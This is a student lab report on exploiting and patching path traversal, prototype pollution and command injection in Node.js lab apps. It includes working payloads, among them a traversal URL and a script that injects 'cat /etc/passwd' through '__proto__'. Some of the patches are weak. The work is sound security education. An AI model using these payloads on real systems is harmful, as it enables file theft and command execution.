Project 3: Server-side Vulnerability

Date: Oct.21st, 2021
Name: Xuhua Sun (xsun57@jhu.edu)

*Due to my personal settings, I will use port 8080 instead of 80 for the tasks below.

Task1: Exploit the path traversal vulnerability

In the source code “app.js”, we notice here the parameter “id” in the request is directly accepted and used in the path below. Therefore, we can exploit the path traversal vulnerability by planting “../” combinations.


```
162  app.route('/img')
163      .get(function(req, res){
164          res.sendFile(
165              path.join(__dirname, '/images/', req.query.id || 'jhu.png'));
166      })
167
```

We also take a look at the directories in the tree form with the command: “tree -L 3”, starting from the “~”. Meanwhile, we have planted a flag file called “task1-flag.txt” outside the website’s root directory (which is /websec-lab-notes/src/). It is clear that the flag is at the same level with the directory websec-lab-notes, which is 3 layers outside the “/images/jhu.png” in the above function.


```
├── task1-flag.txt
├── Templates
├── Videos
├── websec-lab-jsonbin
│   ├── jsonbin
│   │   ├── bin
│   │   ├── example.env
│   │   ├── lib
│   │   ├── package.json
│   │   ├── package-lock.json
│   │   ├── public
│   │   ├── README.md
│   │   ├── tests
│   │   └── views
│   └── README.md
└── websec-lab-notes
```

```
    └── README.md
└── websec-lab-notes
    ├── docker-compose.yml
    ├── Dockerfile
    ├── meta.yml
    ├── README.md
    └── src
        ├── app.js
        ├── images
        ├── node_modules
        ├── package.json
        ├── package-lock.json
        ├── public
        └── views

74 directories, 978 files
```

Hence, we will set the parameter “id” with the format “id=../../../task1-flag.txt”, corresponding to the 3 layers we mentioned before and start the request like the URL below. Then, our browser returns the content inside the flag like the following.




Also, we show the content inside the task1-flag.txt as below, which means our exploitation succeeds therefore.



Task 2: Exploit the prototype pollution vulnerability to affect a base object's property

We can take a look at the route of "/edit_note" and the method "edit_note" used in it, which is defined in the class "Note".



```
class Notes {
    constructor() {
        this.owner = "whoknows";
        this.num = 0;
        this.note_list = {};
    }

    write_note(author, raw_note) {
        this.note_list[(this.num++).toString()] = {
            "author": author,
            "raw_note": raw_note
        };
    }
```


```
    get_note(id) {
        var r = {}
        undefsafe(r, id, undefsafe(this.note_list, id));
        return r;
    }

    edit_note(id, author, raw) {
        undefsafe(this.note_list, id + '.author', author);
        undefsafe(this.note_list, id + '.raw_note', raw);
    }

    get_all_notes() {
        return this.note_list;
    }
```

Inside the method "edit_note", we can see that it uses a function called "undefsafe" to change the values inside the object "note_list". In detail, it first takes our post form and extracts "id", "author" and "raw".

Then it updates the “note_list.id.author” with our input “author” and the “note_list.id.raw_note” with our input “raw”. The “id” also comes from our input “id”. It uses a concatenation like “id + “.author”,” as the input for the function “undefsafe”. I did some research on this “undefsafe” @ CVE, which showed that it was a vulnerable function. In detail, for the function: undefsafe(object, A, value), if A is not in the object and contains “__proto__”, it will go upwards and pollute the value inside the object finally.


```
app.route('/edit_note')
    .get(function (req, res) {
        res.render('mess', {
            message: "please use POST to edit a note"
        });
    })
    .post(function (req, res) {
        let id = req.body.id;
        let author = req.body.author;
        let enote = req.body.raw;
        if (id && author && enote) {
            notes.edit_note(id, author, enote);
            res.render('mess', {
                message: "edit note sucess"
            });
        } else {
            res.render('mess', {
                message: "edit note failed"
            });
        }
    })
```

Hence, we can set the data in POST with the structure:



We then use this python file to send POST request and we can see the following in both terminal and the browser:

```
[10/22/21]seed@VM:~$ python task2.py
<Response [500]>
[10/22/21]seed@VM:~$
```



The above indicates our pollution has succeeded.

Task 3: Further exploit the prototype pollution vulnerability to trigger a command injection vulnerability

We restart the server from the previous task to make everything function normally. Also, now we can check the “app.js” to find the following function under “/status”, which seems to have some space for code execution in the loop.

```
app.route('/status')
    .get(function (req, res) {
        let commands = {
            "script-1": "uptime",
            "script-2": "free -m"
        };
        for (let index in commands) {
            exec(commands[index], {
                shell: '/bin/bash'
            }, (err, stdout, stderr) => {
                if (err) {
                    return;
                }
                console.log(`stdout: ${stdout}`);
            });
        }
        res.send("ok");
        res.end();
    })
```


Also, we need to know that the for-loop will traverse and visit any enumerable element in the list, including the one on the chain of prototypes. What we eventually want is

to add one element in the “commands” and execute that one. Therefore, we need to construct the POST request like the following:

task3.py

```
1   import requests
2
3   url = "http://localhost:8080/edit_note"
4   data = {
5       "id": "__proto__.aaa",
6       "author": "cat /etc/passwd",
7       "raw": "cat /etc/passwd"
8   }
9   req = requests.post(url, data=data)
10  print(req)
```

And we can use the python file to send the request and then visit the “/status” route to see the results.



It actually shows the content inside “/etc/passwd” like what we want in our python file with the command “cat /etc/passwd”, indicating we have injected the target code successfully. In the future we can modify the codes we injected to get the shell also.


Task 4: Patch all the vulnerabilities using sanitization (assuming that dependent libraries are still vulnerable)

Sub-Task 1: Patch on Path Traversal Vulnerability

For the task1's path traversal vulnerability, we can simply ban the use of "../" in the parameter of input.

```
app.route('/img')
    .get(function(req, res){
        if(req.query.id.includes("../")){
            res.status(200).send("can not find that!");
        }
        res.sendFile(
            path.join(__dirname, '/images/', req.query.id || 'jhu.png'));
    })
```

We can try the same attack like before and now we can see the following 404 error, indicating the effectiveness of our patch.




Sub-Task 2: Patch on Prototype Pollution Vulnerability

For this vulnerability, we can simply ask the "id" input to be what it should be. Therefore, we need to force the input "id" to be an integer, as the real id, and reject any other kind of inputs. Simultaneously, this can prevent adding "__proto__" or any other words into "id" and protect the object.


```
.post(function (req, res) {
    let id = req.body.id;
    let author = req.body.author;
    let enote = req.body.raw;
    if (id && author && enote) {
        if(isNaN(id)){
            res.status(404).send("invalid input!")
        }
        else {
            notes.edit_note(id, author, enote);
            res.render('mess', {
                message: "edit note sucess"
            });
        }
```

With adding the above code, we can re-run the attack. And we can see the 404 error in the following, indicating the effectiveness of our patch.




Task 5: Exploit the prototype pollution vulnerability

After configuration of the program, we can first see something like the following (here I have successfully posted something already).



We also tried the PATCH function with a similar POST request like the following. As you can see, the content {“topic:”} changes from the previous page.




Now, as what we have done previously, we need to find the prototype pollution vulnerability and try to exploit it. Eventually, inside the file ".../jsonbin/lib/routes/api.js", we can find the previously seen "undefsafe" function with the parameter from user's input like the following, which corresponds to the PATCH method. In the "undefsafe" function, the "result" parameter comes from the user's input indirectly since it's the result of:

"const result = jsonmergepatch.apply(parent, req.body);"

Nevertheless, the "req.body" is under our control and we can exploit the prototype pollution vulnerability from here similarly.

```
139     // merge
140     if (Array.isArray(parent)) {
141       parent.push(req.body);
142     } else {
143       const result = jsonmergepatch.apply(parent, req.body);
144       undefsafe(user.store, path.join('.'), result);
145     }
146
147     user.dirty('storeJson', { method: 'PATCH', path: path.join('.') });
148     user.save().then(user => {
149       res.status(200).json(undefsafe(user.store, path.join('.')));
150     }).catch(e => {
151       next(422);
152     });
153   });
```

This part is not quite different from previous tasks so that we can follow the same idea and try the attack like the following. Clearly, we can see the returned message indicating we have succeeded in prototype pollution. Simultaneously, when we try to refresh the web pages, it can not load normally. The server has crashed at this stage (We can also check the terminal to see the error information).




Task 6: Patch using Object.prototype.hasOwnProperty

To avoid this, we can ban the input of “__proto__” in this stage likewise. In this task, we will try to use “Object.prototype.hasOwnProperty”, helping us prevent the upward search along the chain of prototypes like the following. We modify the corresponding part in “api.js” also.


```
139     // merge
140     if (Array.isArray(parent)) {
141       parent.push(req.body);
142     } else {
143       if(req.body.hasOwnProperty("__proto__")){
144         res.status(404).json("Do not input '__proto__'");
145       }
146       else{
147         const result = jsonmergepatch.apply(parent, req.body);
148         undefsafe(user.store, path.join('.'), result);
149       }
150     }
```

We can re-run the attack and this time we will receive a 404 error with the following message.



Task 7: Patch the vulnerability using Object.prototype.freeze

In this stage, with the aid of ".freeze", we can no longer ban the user's potentially illegal input but just freeze the modification on the prototype. We can add code to "app.js" like the following. (We will first comment on the codes in task 6.)



We then re-run the attack and we can see the 500 error message returned by the server, preventing such modification. Meanwhile, the server is still working when we refresh the page.